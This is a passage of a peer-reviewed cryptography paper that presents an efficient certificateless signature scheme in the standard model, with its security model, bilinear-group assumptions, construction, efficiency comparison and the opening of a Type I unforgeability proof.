The era of modern cryptography has started with the introduction of public key cryptography (PKC). In the context of PKC, each user possesses a private key (e.g., to digitally sign a message) and a corresponding public key (e.g., to verify the obtained signature). To verify whether a public key belongs to the correct identified user, the public key needs to be associated to a certificate provided by a trusted Certificate Authority (CA), introducing the notion of Public Key Infrastructure (PKI). During the life-cycle of e.g., a signature scheme, the CA is therefore in charge of providing, maintaining and revoking a large amount of certificates, which requires using a lot of resources when deployed in the real world.

I. Ray et al. (Eds.): ICISS 2016, LNCS 10063, pp. 175–192, 2016.
DOI: 10.1007/978-3-319-49806-5_9

To deal with this drawback, Shamir [13] has introduced the concept of *identity-based cryptography* for which the public key of a user is exactly his/her identity, such as his/her phone number or email address. The corresponding private key is next generated by some private key generator (PKG), from a master secret key and the identity of the requesting user. However, identity-based cryptography naturally suffers an important disadvantage (named key escrow problem): the PKG knows the private key of all users. One basic solution is to distribute the key of the PKG into several entities. But first, such distribution is not compatible with all identity-based schemes, or leads to non-efficient solutions. And second, the whole infrastructure may become too complex for a practical deployment.

Certificateless Cryptography. To eliminate this new problem, Al-Riyami and Paterson have introduced in [1] the notion of *certificateless cryptography*. There is still no need for a certificate and, this time, the PKG has no way to obtain the user private key. In fact, the key is computed by both the PKG and the user such that only the latter obtains the result. The part which is still provided by the PKG is computed from a master secret key and the user's identity.

We now focus on the case of certificateless signature (CLS) schemes and give some words about related work before explaining our contribution on this topic.

1.1 Related Work on Certificateless Signature Schemes

Regarding the security model for a CLS scheme, there are mainly two types of forgers: a Type I forger represents a third party attacker while a Type II forger models a fraudulent PKG. Huang *et al.* [8] have proposed an additional forger in a "super" model which is however not really realistic in practical scenario (as argued by the authors themselves). We do not consider such model in the sequel.

To date, there have been numerous efforts to propose CLS schemes in both the random oracle [1,4,8,9,14,16,21] and the standard models [7,10,17–20]. Al-Riyami and Paterson [1] have proposed the first CLS scheme, but Huang *et al.* [9] have then pointed out that their work is insecure against a Type I forger.

Regarding constructions secure on the random oracle model, Zhang *et al.* [21], Choi *et al.* [4], and Tso *et al.* [14] have proposed three efficient CLS schemes, where all parameters are of constant-size. In [8], Huang *et al.* go one step further by revisiting the security model and proposing two efficient constructions in the random oracle model.

We now focus on the constructions that are secure in the standard model. In this case, there are currently two types of constructions in the literature.

Using Waters' hash function. In [15], Waters has proposed a new hash function technique that can be used to map an identity (of arbitrary length) to a key (of fixed bit length) in a CLS scheme. The main problem of such technique is that it leads to relatively large public parameters and heavy computing time. More precisely, both the space and time complexities are a function of the size of the expected fixed bit length. One possibility is then to apply the Naccache's [11] or Chatterjee-Sarkar's [3] techniques to reduce this fixed length, but the price to pay is either a security loss or a less efficient scheme.

The first concrete construction using Waters' hash function has been given by Liu *et al.* [10]. Three other schemes can now be found in the literature [17–19]. But, besides the relative inefficiency of these schemes (see Table 1 below), three of them (namely [10,17,19]) are vulnerable to Xia *et al.*'s attack [16], where the adversary can modify the public key of obtained valid signatures.

Yum-Lee generic transformation. In [20], Yum and Lee have introduced a generic construction for certificateless signature schemes (applied in both the random oracle and the standard models). The first step of this construction consists in designing an identity-based signature (IBS) scheme and then combine it with a standard signature (SS). The resulting efficiency for the CLS scheme is however approximately worse than the one of the chosen IBS plus the one of the chosen SS. Moreover, a way to construct an IBS scheme is to apply the folklore conversion technique which either uses two SS schemes or a 2-levels Hierarchical Identity-Based Encryption (but we then fall into the above case of using Waters' technique). Again, the resulting efficiency is approximately three times worse than the efficiency of the underlying SS scheme.

It is also worth to remark that Hu *et al.* [7] have pointed out that Yum and Lee's technique is insecure against a Type I forger. They have next given a modification but at the price of a loss in terms of efficiency.

To the best of our knowledge, it then remains an open problem to design a truly efficient CLS scheme secure in the standard model. In this paper, we propose such construction by providing a new technique.

1.2 Our Contribution and Organization of the Paper

Our construction is based on the stacking of the Boneh-Boyen BB standard signature [2] in the recent Pointcheval-Sanders PS one [12], both secure in the standard model. More precisely, the generator used in the PS signature corresponds to a BB signature including the master secret key and user's identity. Adding one element in the signature, we obtain a unique pairing equation to verify both the validity of our CLS and the one of the related public key, instead of two if basically applied together, or if other standard signature schemes are used.

Our resulting scheme enjoys the constant-size of all parameters together with an efficient computing time. It is therefore the most efficient CLS scheme in the standard model to date. We give in Table 1 the detailed comparison among our CLS scheme and most relevant other existing CLS schemes secure in the standard model. Our CLS scheme is moreover secure against both Type I and Type II forgers according to the classification given by Huang *et al.* [8].

Paper organization. The next section introduces definition and security model for a CLS scheme. Section 3 gives some tools that we will need for our main construction. In Sects. 4 and 5, we give our CLS scheme and its security analysis, respectively.

Table 1. Comparison among our scheme and some previous CLS schemes in the standard model. n_u, n_m are the fixed length corresponding to the parameters of the Waters' function. $E, P, M_{\mathbb{G}}$ denote the exponentiation in a group $\mathbb{G}$, the pairing computation, the multiplication in a group $\mathbb{G}$, respectively. $|\mathsf{Sig}|$, $|\mathsf{pk}|$, Sign, Verif denote the signature size, public key size, signing time, verifying time of a SS secure in the standard model, respectively.

	Sig size	Public key size	Signing time	Verifying time
[10]	$3\|\mathbb{G}\|$	$(n_u + n_m + 5)\|\mathbb{G}\|$	$5E + (\frac{n_u+n_m}{2} + 3)M_{\mathbb{G}}$	$6P + \frac{n_u+n_m}{2}M_{\mathbb{G}} + 2M_{\mathbb{G}_T}$
[19]	$4\|\mathbb{G}\|$	$(n_u + n_m + 4)\|\mathbb{G}\|$	$9E + (\frac{n_u+n_m}{2} + 7)M_{\mathbb{G}}$	$6P + \frac{n_u+n_m}{2}M_{\mathbb{G}} + 2M_{\mathbb{G}_T}$
[17]	$3\|\mathbb{G}\|$	$(n_u + n_m + 5)\|\mathbb{G}\|$	$5E + (\frac{n_u+n_m}{2} + 3)M_{\mathbb{G}}$	$3P + \frac{n_u+n_m}{2}M_{\mathbb{G}} + 1E + 2M_{\mathbb{G}_T}$
[18]	$4\|\mathbb{G}\|$	$(n_u + 7)\|\mathbb{G}\|$	$6E + (\frac{n_u}{2} + 4)M_{\mathbb{G}}$	$5P + \frac{n_u+1}{2}M_{\mathbb{G}} + 1E + 2M_{\mathbb{G}_T}$
[7]	$3\|\mathsf{Sig}\| + 1\|\mathsf{pk}\|$	$1\|\mathsf{pk}\|$	$2\mathsf{Sign}$	$3\mathsf{Verif}$
Ours	$4\|\mathbb{G}\|$	$7\|\mathbb{G}\|$	$6E + 2M_{\mathbb{G}}$	$3P + 6M_{\mathbb{G}} + 2E$

2 Security Model for Certificateless Signature Schemes

We recall in this section the security model for a CLS scheme, based on the work given in [8]: the main procedures, the oracles that the adversary can request, and the expected security properties.

2.1 Definition

A certificateless signature scheme requires three actors: a designated authority acting as a Private Key Generator PKG, a signer and some verifier.

Informally speaking, the main difference between a standard signature scheme and a certificateless signature scheme is the way the keys are generated. In a CLS scheme, the key generation process is divided into four steps which finally permits to compute the user private key $\mathsf{SK}_{\mathsf{ID}}$, computed from both a secret value x_{ID} chosen by the user him/herself and a partial private key D_{ID} generated by the PKG from a master key and the user's identity.

More formally, a CLS scheme consists of seven probabilistic algorithms.

- Setup: this algorithm takes as input a security parameter λ and returns the system parameters param and a master secret key msk.
- $\mathsf{Partial\text{-}Private\text{-}Key\text{-}Extract}$: this algorithm takes as input param, the master key msk and a user's identity ID. It returns a partial private key D_{ID} devoted to the user with identity ID.
- $\mathsf{Set\text{-}Secret\text{-}Value}$: this algorithm takes as input the security parameter λ and a user's identity ID and returns the user's secret value x_{ID}.
- $\mathsf{Set\text{-}Public\text{-}Key}$: this algorithm takes as input a user's secret value x_{ID}. It returns the user's public key $\mathsf{PK}_{\mathsf{ID}}$.
- $\mathsf{Set\text{-}Private\text{-}Key}$: this algorithm takes a user's partial private key D_{ID} and public key $\mathsf{PK}_{\mathsf{ID}}$, and his secret value x_{ID} as input. It returns the user's full private key $\mathsf{SK}_{\mathsf{ID}}$.

– Sign: this algorithm takes param, a message m, and a user's full private key $\mathsf{SK}_{\mathsf{ID}}$ as input. It returns a signature σ.
– Verify: this algorithm takes param, a message m, a user's identity ID, a public key $\mathsf{PK}_{\mathsf{ID}}$, and a signature σ as input. It returns 1 if σ is a valid signature of the message m and 0 otherwise.

Regarding efficiency, the main purpose of a certificateless signature scheme is to give a verification phase for which the time complexity does not correspond to the verification of the signature (output by Sign) plus the verification that the partial private key is a correct one (that is, output by Partial-Private-Key-Extract and derived by the PKG).

2.2 Adversary's Oracles

Before giving the expected security properties for a CLS scheme, we first introduce the adversary against a certificateless signature scheme, named a forger and denoted $\mathcal{F}$. Such forger interacts with a challenger $\mathcal{C}$ in some games that will be defined in the next section. We first need to introduce some oracles that can be available for to forger $\mathcal{F}$, and that are executed by the challenger $\mathcal{C}$.

– ExtrPartSK(ID): when $\mathcal{F}$ requests the partial private key for a user with identity ID, $\mathcal{C}$ responds the user's partial private key D_{ID} by running the Partial-Private-Key-Extract algorithm.
– ExtrFullSK(ID): when $\mathcal{F}$ requests the full private key for a user with identity ID, $\mathcal{C}$ outputs the user's full private key $\mathsf{SK}_{\mathsf{ID}}$ by running the algorithms Partial-Private-Key-Extract, then Set-Secret-Value and finally Set-Private-Key with input ID and intermediate values.
– RequestPK(ID): when $\mathcal{F}$ requests the public key for a user with identity ID, the challenger $\mathcal{C}$ outputs the user's public key $\mathsf{PK}_{\mathsf{ID}}$ by running the algorithms Set-Secret-Value and Set-Public-Key on input ID.
– ReplacePK$(\mathsf{ID}, x_{\mathsf{ID}'}, \mathsf{PK}_{\mathsf{ID}'})$: $\mathcal{F}$ can choose ID and replace the original public key $\mathsf{PK}_{\mathsf{ID}}$ to a new public key $\mathsf{PK}'_{\mathsf{ID}}$ by making a query $(\mathsf{ID}, x_{\mathsf{ID}'}, \mathsf{PK}_{\mathsf{ID}'})$ to $\mathcal{C}$.
– Strong-Sign(m, ID): when $\mathcal{F}$ requests a signature on a message m for a user with identity ID, the challenger $\mathcal{C}$ responds with a valid signature σ for m by running the Sign algorithm with the matching public key $\mathsf{PK}_{\mathsf{ID}}$ for ID. Remark that $\mathcal{C}$ still responds a valid signature σ for m even if $\mathsf{PK}_{\mathsf{ID}}$ is a replaced public key (as it can easily compute the full private key $\mathsf{SK}_{\mathsf{ID}}$).

Remark 1. It also exists an alleged version of a forger only having access to a "normal" signing oracle for which the challenger aborts when the secret key of the requested identity has been replaced during a call to the ReplacePK oracle. In this paper, we only consider the stronger version above. See [8] for details.

2.3 Security Model

We consider two types of forger for a CLS scheme, named Type I forger $\mathcal{F}_1$ (related to Game I below) and Type II forger $\mathcal{F}_2$ (related to Game II below).

In fact, $\mathcal{F}_1$ represents a third party forger against the CLS scheme. Then, $\mathcal{F}_1$ does not know the master secret key msk but may request and replace public keys with values of its choice (using above oracles). On contrary, the forger $\mathcal{F}_2$ represents a malicious PKG who generates partial private key of users. Then, $\mathcal{F}_2$ knows the master key but cannot replace a public key. The reason is that he could in this case compute the full private key from the partial private key and the user secret value (using $\mathsf{Set\text{-}Private\text{-}Key}$): output a signature related to this key is then no more a forge.

A CLS scheme is secure if it resists both Type I and Type II forgers.

Game I: the first game is performed between a challenger $\mathcal{C}$ and a type I forger $\mathcal{F}_1$ as follows.

Initialization: $\mathcal{C}$ runs the Setup algorithm and generates a master secret key msk and the public system parameters param. $\mathcal{C}$ keeps msk secret and gives param to $\mathcal{F}_1$. Note that $\mathcal{F}_1$ does not know the master key msk.

Queries: $\mathcal{F}_1$ may adaptively request the following oracles with $\mathcal{C}$: $\mathsf{ExtrPartSK}$, $\mathsf{ExtrFullSK}$, $\mathsf{RequestPK}$, $\mathsf{ReplacePK}$ and $\mathsf{Strong\text{-}Sign}$.

Output: Eventually, $\mathcal{F}_1$ outputs $(\mathsf{ID}_t,m_t,\sigma_t)$, where ID_t is the identity of a target user, m_t is a message, and σ_t is a signature for m_t. $\mathcal{F}_1$ wins the game if the following conditions are verified:

1. $\mathsf{ExtrPartSK}(\mathsf{ID}_t)$, $\mathsf{ExtrFullSK}(\mathsf{ID}_t)$ and $\mathsf{Strong\text{-}Sign}(m_t, \mathsf{ID}_t)$ have never been queried;
2. $\mathsf{Verify}(\mathsf{param}, m_t, \mathsf{ID}_t, \mathsf{PK}_t, \sigma_t)$ outputs 1, which means the signature σ_t for a message m_t is valid under PK_t.

We define $Succ^{\Pi}_{\mathcal{F}_1}$ the success probability that a Type I adversary $\mathcal{F}_1$ wins the above game.

Game II: the second game is performed between a challenger $\mathcal{C}$ and a type II forger $\mathcal{F}_2$ as follows.

Initialization: $\mathcal{C}$ runs the Setup algorithm and generates a master secret key msk and the public system parameters param. The challenger $\mathcal{C}$ gives both public param and secret msk to $\mathcal{F}_2$.

Queries: $\mathcal{F}_2$ may adaptively request the following oracles with $\mathcal{C}$: $\mathsf{ExtrFullSK}$, $\mathsf{RequestPK}$ and $\mathsf{Strong\text{-}Sign}$.

Output: eventually, $\mathcal{F}_2$ outputs $(\mathsf{ID}_t,m_t,\sigma_t)$, where ID_t is the identity of a target user, m_t is a message, and σ_t is a signature for m_t. $\mathcal{F}_2$ wins the game if the following conditions are verified:

1. $\mathsf{ExtrFullSK}(\mathsf{ID}_t)$ and $\mathsf{Strong\text{-}Sign}(m_t, \mathsf{ID}_t)$ have never been queried;
2. $\mathsf{Verify}(\mathsf{param}, m_t, \mathsf{ID}_t, \mathsf{PK}_t, \sigma_t)$ outputs 1, which means that the signature σ_t for a message m_t is valid under PK_t.

We then define $Succ^{\Pi}_{\mathcal{F}_2}$ to be the success probability that a Type II adversary $\mathcal{F}_2$ wins the above game.

Definition 1. *We say that a certificateless signature scheme* Π *is existentially unforgeable against polynomially bounded forgers Type I* $\mathcal{F}_1$ *and Type II* $\mathcal{F}_2$ *if the success probabilities* $Succ^{\Pi}_{\mathcal{F}_1}(\lambda)$ *and* $Succ^{\Pi}_{\mathcal{F}_2}(\lambda)$ *of both Type I* $\mathcal{F}_1$ *and Type II* $\mathcal{F}_2$ *are negligible, where* λ *is the security parameter.*

3 Preliminaries

In this section, we give some useful tools we will need all along the paper. If needed, some other details will be given directly in the description of our scheme, when necessary.

In the sequel, a standard signature scheme SS is given by the three algorithms $(\mathsf{KeyGen}, \mathsf{Sign}, \mathsf{Verif})$. Regarding security, such scheme should be existentially unforgeable against chosen message attacks (EUF-CMA) [6], which means that it is hard, even given access to a signing oracle, to output a valid message signature pair for a message never asked to the signing oracle.

3.1 Bilinear Groups

Let $\mathbb{G}$, $\widetilde{\mathbb{G}}$ and $\mathbb{G}_T$ denote three finite multiplicative abelian groups of large prime order $p > 2^{\lambda}$ where λ is the security parameter. Let g be a generator of $\mathbb{G}$ and $\tilde{g}$ be a generator of $\widetilde{\mathbb{G}}$. We assume that there exists an admissible asymmetric bilinear map $e : \mathbb{G} \times \widetilde{\mathbb{G}} \to \mathbb{G}_T$, meaning that for all $a, b \in \mathbb{Z}_p$

1. $e(g^a, \tilde{g}^b) = e(g, \tilde{g})^{ab}$;
2. for $g \neq 1_{\mathbb{G}}$ and $\widetilde{g} \neq 1_{\widetilde{\mathbb{G}}}$, $e(g, \tilde{g}) \neq 1_{\mathbb{G}_T}$;
3. $e(g, \tilde{g})$ is efficiently computable.

In the sequel, the set $(p, \mathbb{G}, \widetilde{\mathbb{G}}, \mathbb{G}_T, g, \tilde{g}, e)$ is called a bilinear map group system. In this paper, we consider in the sequel type 3 pairings where there is no efficiently computable homomorphism $(\phi : \mathbb{G} \to \widetilde{\mathbb{G}})$ exist between $\mathbb{G}$ and $\widetilde{\mathbb{G}}$ in either direction [5].

3.2 Boneh-Boyen Signature Scheme

Boneh and Boyen have proposed in [2] short signature schemes (named BB for short), secure in the standard model, under the q-SDH assumption [2]. In this paper, we make use of the weak version of the BB signature.

In a nutshell, the BB scheme requires a bilinear map group system (p, $\mathbb{G}$, $\widetilde{\mathbb{G}}$, $\mathbb{G}_T$, g, $\tilde{g}$, e) and works as follows (details can be found in [2]).

- KeyGen: the secret key $s \in \mathbb{Z}_p^*$, the corresponding public key is $\tilde{w} = \tilde{g}^s$.
- Sign: on input the secret s, the signature of a message $m \in \mathbb{Z}_p$ is obtained by computing $\sigma = g^{1/(s+m)}$.
- Verif: on input a message m and the corresponding signature σ, together with the public key w, anybody can verify the validity of $\tilde{\sigma}$ by checking that:

$$e(\sigma, \tilde{w}\tilde{g}^m) = e(g, \tilde{g}).$$

The q-SDH assumption [2], given by the following definition, permits to prove that such signature scheme is EUF-CMA.

Definition 2. q-***SDH assumption:*** *Let $(p, \mathbb{G}, \widetilde{\mathbb{G}}, \mathbb{G}_T, e)$ be a bilinear group setting of type 3, with g (resp. $\tilde{g}$) a generator of $\mathbb{G}$ (resp. $\widetilde{\mathbb{G}}$). Choose $s \xleftarrow{\$} \mathbb{Z}_p$. Given $(g, \tilde{g}, g^s, g^{s^2}, \cdots, g^{s^{\mathsf{q}}}, \tilde{g}^s)$, no adversary can efficiently generate a pair $(c, g^{\frac{1}{s+c}}) \in \mathbb{Z}_p \times \mathbb{G}$.*

3.3 Pointcheval-Sanders Signature Scheme

Recently, Pointcheval and Sanders have proposed in [12] a new construction for a signature scheme (called PS in the sequel) with additional features. They prove the security of their construction in the standard model, under a new assumption they have introduced, called PS assumption 1 in the sequel, and given below.

In a nutshell, the PS scheme necessitates a bilinear map group system (p, $\mathbb{G}$, $\widetilde{\mathbb{G}}$, $\mathbb{G}_T$, g, $\tilde{g}$, e) and works as follows (details can be found in [12]).

- KeyGen: the secret key is a tuple $(x, y) \in \mathbb{Z}_p^*$, and the public key is composed of a random generator $\tilde{h} \in \widetilde{\mathbb{G}}$ and the corresponding tuple $(\tilde{X}, \tilde{Y})$ where $\tilde{X} = \tilde{h}^x$ and $\tilde{Y} = \tilde{h}^y$.
- Sign: on input the secret (x, y), the signature of a message $m \in \mathbb{Z}_p$ is obtained by selecting a random $h \xleftarrow{\$} \mathbb{G}$ and outputs $\sigma = (\sigma_1, \sigma_2)$ where $\sigma_1 = h$ and $\sigma_2 = h^{(x+ym)}$.
- Verif: on input a message m and the corresponding signature $\sigma = (\sigma_1, \sigma_2)$, together with the public key $(\tilde{h}, \tilde{X}, \tilde{Y})$, anybody can verify the validity of σ by checking that:

$$\sigma_1 \neq 1_{\mathbb{G}_1};$$
$$e(\sigma_1, \tilde{X}\tilde{Y}^m) = e(\sigma_2, \tilde{g}).$$

The PS assumption 1, given in [12], permits to prove that such signature scheme is EUF-CMA.

Definition 3. ***PS assumption 1:*** *Let $(p, \mathbb{G}, \widetilde{\mathbb{G}}, \mathbb{G}_T, g, \tilde{g}, e)$ be a bilinear group setting of type 3. Choose $u, v \xleftarrow{\$} \mathbb{Z}_p$, we define the oracle $\mathcal{O}(m)$ on input $m \in \mathbb{Z}_p$ that chooses a random $h \in \mathbb{G}$ and outputs the pair (h, h^{u+mv}). Given $(g$, $\tilde{g}$, $\tilde{g}^u$, $\tilde{g}^v$, $g^v)$ and unlimited access to this oracle, no adversary can efficiently generate a pair (h, h^{u+m^*v}), with $h \neq 1_{\mathbb{G}}$, for a new scalar m^* not asked to $\mathcal{O}$.*

3.4 New Assumptions

In this section, we introduce two new assumptions to prove the security of our scheme, these assumptions are in the similar style of the PS assumption 1.

Definition 4. ***Modified-PS assumption 1:*** *Let $(p, \mathbb{G}, \widetilde{\mathbb{G}}, \mathbb{G}_T, g, \tilde{g}, e)$ be a bilinear group setting of type 3. Choose $u, v \xleftarrow{\$} \mathbb{Z}_p$, we define the oracle $\mathcal{O}(m)$ on input $m \in \mathbb{Z}_p$ that chooses a random $r \in \mathbb{Z}_p$ and outputs the triplet $(g^{(u+mv)r}$, g^r, $\tilde{g}^{\frac{uv}{r}})$.*

Given $(g, \tilde{g}, \tilde{g}^u, \tilde{g}^v, g^v)$ and unlimited access to this oracle, no adversary can efficiently generate a triplet $(g^{(u+m^*v)r^*}, g^{r^*}, \tilde{g}^{\frac{uv}{r^*}})$, with $g^{r^*} \neq 1_{\mathbb{G}}$, for a new scalar m^* not asked to $\mathcal{O}$.

We remark that, when comparing to PS assumption 1, we set $h = g^r$ and the oracle $\mathcal{O}(m)$ outputs just one more element in the group $\widetilde{\mathbb{G}}$ which offers no help for the adversary. It is thus obvious that our Modified PS assumption 1 holds and we refer the reader to [12] for some details.

Definition 5. ***Assumption 2:*** *Let $(p, \mathbb{G}, \widetilde{\mathbb{G}}, \mathbb{G}_T, e)$ be a bilinear group setting of type 3, with g (resp. $\tilde{g}$) a generator of $\mathbb{G}$ (resp. $\widetilde{\mathbb{G}}$). Choose $x, y, s \xleftarrow{\$} \mathbb{Z}_p$, we define the oracle $\mathcal{O}_1(ID)$ which on input $ID \in \mathbb{Z}_p$, outputs the triplet $(g^{\frac{x}{s+ID}}$, $g^{\frac{y}{s+ID}}$, $g^{\frac{1}{s+ID}})$ and the oracle $\mathcal{O}_2(m, ID)$ which on input $(m, ID) \in \mathbb{Z}_p$, chooses a random $r \in \mathbb{Z}_p$ and outputs $(g^{\frac{(x+my)r}{s+ID}}, g^{\frac{r}{s+ID}}, g^r, \tilde{g}^{\frac{y}{r}})$.*

Given $(g, \tilde{g}, \tilde{g}^s, \tilde{g}^x, \tilde{g}^y, g^x, g^y)$ and unlimited access to both oracles $\mathcal{O}_1$ and $\mathcal{O}_2$, no adversary can efficiently generate $(g^{\frac{(x+m^*y)r^*}{s+ID^*}}, g^{\frac{r^*}{s+ID^*}}, g^{r^*}, \tilde{g}^{\frac{y}{r^*}})$, with $g^{r^*} \neq 1_{\mathbb{G}}$, for scalar ID^* not asked to $\mathcal{O}_1$, and new pair (m^*, ID^*) not asked to $\mathcal{O}_2$.

We prove that this new assumption holds in Bilinear Generic Group in Appendix A.

4 Our Construction

We are now ready to describe our construction. We first describe a high-level intuition, and then give the details. The security of our construction is given in the next section.

4.1 Intuition

Intuitively, the master secret key s is a BB signing key and our certificateless signature corresponds to a PS signature by the user, with a BB signature as a generator, that is $h = g^{\frac{1}{s+\mathsf{ID}}}$.

The user's partial private key is then a triplet corresponding to a true PS public key, using the above h and a secret key (x, y) which is common to all users. The differentiation between users is done by using a secret value b_i to randomize the PS secret key, as $(x + b_i, y)$. Such key finally helps the user (using x and y "in blind", i.e., without knowing them) to compute the certificateless signature as a PS signature. More precisely, we use the randomization technique of a PS signature, as described in [12].

Regarding security, the unforgeability of the Boneh-Boyen's signature scheme ensures that the adversary cannot derive the partial private key of the target user. The security of the Pointcheval-Sanders' signature scheme then prevents the adversary from forging a valid signature of the target user, on a new message.

Regarding efficiency, the main point is that, using BB and PS signature schemes in the above somewhat generic description, we have found that they are totally compatible in our certificateless setting. In fact, we can arrange the verification equations to have only one single pairing equation to be directly convinced that both the user's whole public key and the given signature are valid.

We now give the details of our construction.

4.2 Detailed Description

The construction of our CLS scheme is detailed as follows.

$\mathsf{Setup}(1^\lambda)$: the algorithm takes as input the security parameter λ, generates a bilinear map group system $(p, \mathbb{G}, \widetilde{\mathbb{G}}, \mathbb{G}_T, g, \tilde{g}, e)$. Let $s, x, y \xleftarrow{\$} \mathbb{Z}_p^*$.
The public parameters param are then

$$\mathsf{param} = (g, \tilde{g}, \tilde{S} = \tilde{g}^s, \tilde{X} = \tilde{g}^x, \tilde{Y} = \tilde{g}^y, X = g^x, Y = g^y),$$

and the master secret key is $\mathsf{msk} = s$.

$\mathsf{Partial\text{-}Private\text{-}Key\text{-}Extract}$: it takes as input param, $\mathsf{msk} = s$, and the identity ID_i of user i. For notational simplicity, we suppose that identity $\mathsf{ID}_i \in \mathbb{Z}_p^*$. It returns a partial private key

$$\mathsf{D}_{\mathsf{ID}_i} = (\mathsf{D}_{1,i}, \mathsf{D}_{2,i}, \mathsf{D}_{3,i}) = (g^{\frac{x}{s+\mathsf{ID}_i}}, g^{\frac{y}{s+\mathsf{ID}_i}}, g^{\frac{1}{s+\mathsf{ID}_i}})$$

for user i.

$\mathsf{Set\text{-}Secret\text{-}Value}$: it takes as input user's identity ID_i. It chooses random values $b_i \xleftarrow{\$} \mathbb{Z}_p^*$ and returns $x_{\mathsf{ID}_i} = b_i$ as user i's secret value.

$\mathsf{Set\text{-}Public\text{-}Key}$: it takes as input $\mathsf{param}, x_{\mathsf{ID}_i}$ and returns $PK_{\mathsf{ID}_i} = \tilde{g}^{b_i}$ as the public key for user i.

$\mathsf{Set\text{-}Private\text{-}Key}$: it takes as input $x_{\mathsf{ID}_i}, \mathsf{D}_{\mathsf{ID}_i}$ and returns $\mathsf{SK}_i = (x_{\mathsf{ID}_i}, \mathsf{D}_{\mathsf{ID}_i})$ as the full private key for user i.

Sign: it takes as input param, ID_i, SK_i, and a message m. For notational simplicity, we suppose that $m \in \mathbb{Z}_p$. The algorithm chooses $r \xleftarrow{\$} \mathbb{Z}_p^*$ and computes:

$$U = (\mathsf{D}_{1,i})^r (\mathsf{D}_{2,i})^{mr} (\mathsf{D}_{3,i})^{b_i r} = g^{\frac{(x+b_i+my)r}{s+\mathsf{ID}_i}}, \qquad V = (\mathsf{D}_{3,i})^r = g^{\frac{r}{s+\mathsf{ID}_i}},$$

$$W = g^r, \qquad L = \tilde{Y}^{\frac{b_i}{r}} = \tilde{g}^{\frac{b_i y}{r}}.$$

It returns $\sigma = (U, V, W, L)$ as the signature on the message m.

Verify: it takes as input param, $\mathsf{PK}_{\mathsf{ID}_i}$, ID_i, $\sigma = (U, V, W, L)$ and a message m, and computes $U' = \tilde{S} \cdot \tilde{g}^{\mathsf{ID}_i}$ and $W' = \tilde{X} \cdot \mathsf{PK}_{\mathsf{ID}_i} \cdot \tilde{Y}^m \cdot \tilde{g}$. It then checks if

$$e(U.V, U') \cdot e(W, L) = e(W, W') \cdot e(Y, \mathsf{PK}_{\mathsf{ID}_i})$$

holds. If this is the case, it outputs 1. Otherwise, it outputs 0.

Completeness. We can easily show that:

$$e(U.V, U') \cdot e(W, L) = e(g^{\frac{(x+b_i+m.y).r}{s+\mathsf{ID}_i}} \cdot g^{\frac{r}{s+\mathsf{ID}_i}}, \tilde{g}^s \cdot \tilde{g}^{\mathsf{ID}_i}) \cdot e(g^r, \tilde{g}^{\frac{b_i y}{r}})$$
$$= e(g^r, \tilde{g}^{x+b_i+m.y+1}) \cdot e(g^y, \tilde{g}^{b_i}) = e(W, W') \cdot e(Y, \mathsf{PK}_{\mathsf{ID}_i}).$$

4.3 Efficiency Considerations

Regarding efficiency, as shown in Table 1, it is obvious that the signature generation necessitates one multi exponentiation in $\mathbb{G}$, two additional modular exponentiations in $\mathbb{G}$ and one modular exponentiation in $\widetilde{\mathbb{G}}$.

The verification phase consists in executing 2 exponentiations and 4 multiplications in $\widetilde{\mathbb{G}}$ and then check the pairing equation. As this latter can be written

$$e(U.V, U') \cdot e(W, L/W') = e(Y, \mathsf{PK}_{\mathsf{ID}_i}),$$

it suffices to compute 3 pairings, one multiplication in $\mathbb{G}$, and one in $\widetilde{\mathbb{G}}$ for this step.

5 Security

The two following sections gives the proofs that our scheme is both resistant to strong Type I and Type II forgers.

5.1 Strong Type I Security

We first prove the Strong Type I security of our certificateless signature scheme under our new Assumption 2.

Intuitively, relying on the security of the Boneh-Boyen's signature [2], the adversary cannot get useful help from the oracle $\mathcal{O}_1$ since the oracle $\mathcal{O}_1$ gives no useful information about $g^{\frac{1}{s+\mathsf{ID}^*}}$. Similarly, relying on the security of the assumption 1 in [12], oracle $\mathcal{O}_2$ offers no useful help for the adversary since it has no useful information about $g^{(x+m^*y)r^*}$.

Theorem 1. *Our certificateless signature scheme above is existentially unforgeable against a Strong Type I forger under the Assumption 2.*

Proof. We assume that a forger $\mathcal{F}_1$ against the Type I security of our certificateless signature scheme exists. Let $\mathcal{C}$ be an adversary against our Assumption 2. $\mathcal{C}$ will interact with $\mathcal{F}_1$, acting as a challenger in Game 1 (see Sect. 2). We will prove that $\mathcal{C}$ can use the output of $\mathcal{F}_1$ to break the security of the Assumption 2.

For his purpose, $\mathcal{C}$ receives an instance of the Assumption 2: $(g, \tilde{g}, \tilde{g}^s, \tilde{g}^x, \tilde{g}^y, g^x, g^y)$. $\mathcal{C}$ has also an unlimited access to the oracles $\mathcal{O}_1$ and $\mathcal{O}_2$. We recall that $\mathcal{O}_1(ID)$, on input $ID \in \mathbb{Z}_p$, outputs the triplet $(g^{\frac{x}{s+ID}}, g^{\frac{y}{s+ID}}, g^{\frac{1}{s+ID}})$ and oracle $\mathcal{O}_2(m, ID)$, on input $(m, ID) \in \mathbb{Z}_p$, chooses a random $r \in \mathbb{Z}_p$ and outputs $(g^{\frac{(x+my)r}{s+ID}}, g^{\frac{r}{s+ID}}, g^r, \tilde{g}^{\frac{y}{r}})$.

The Assumption 2 implicitly sets the values s, x and y that the challenger $\mathcal{C}$ can manipulate without knowing them. $\mathcal{C}$ gives $(g, \tilde{g}, \tilde{g}^s, \tilde{g}^x, \tilde{g}^y, g^x, g^y)$ to $\mathcal{F}_1$ as public parameters, using the instance of the Assumption 2. We suppose in this proof that $\mathcal{F}_1$ asks queries on identity from ID_1 to ID_q. $\mathcal{C}$ then randomly chooses an index $j \in [1, q]$ and sets $\mathsf{ID}^* = \mathsf{ID}_j$.

To correctly simulate the game 1 for $\mathcal{F}_1$, $\mathcal{C}$ simulates the requested oracles as follows.

$\mathsf{ExtrPartSK}(\mathsf{ID}_i)$. There are two cases, depending on the requested identity. If $i \neq j$, $\mathcal{C}$ asks the oracle $\mathcal{O}_1$ on input ID_i and directly forwards the result $\mathsf{D}_{\mathsf{ID}_i}$ to $\mathcal{F}_1$. If $i = j$, $\mathcal{C}$ is not able to answer and then outputs FAIL and aborts the simulation.

$\mathsf{RequestPK}(\mathsf{ID}_i)$. On input ID_i, $\mathcal{C}$ chooses $b_i \xleftarrow{\$} \mathbb{Z}_p^*$, and returns $\mathsf{PK}_{\mathsf{ID}_i} = \tilde{g}^{b_i}$ to $\mathcal{F}_1$.

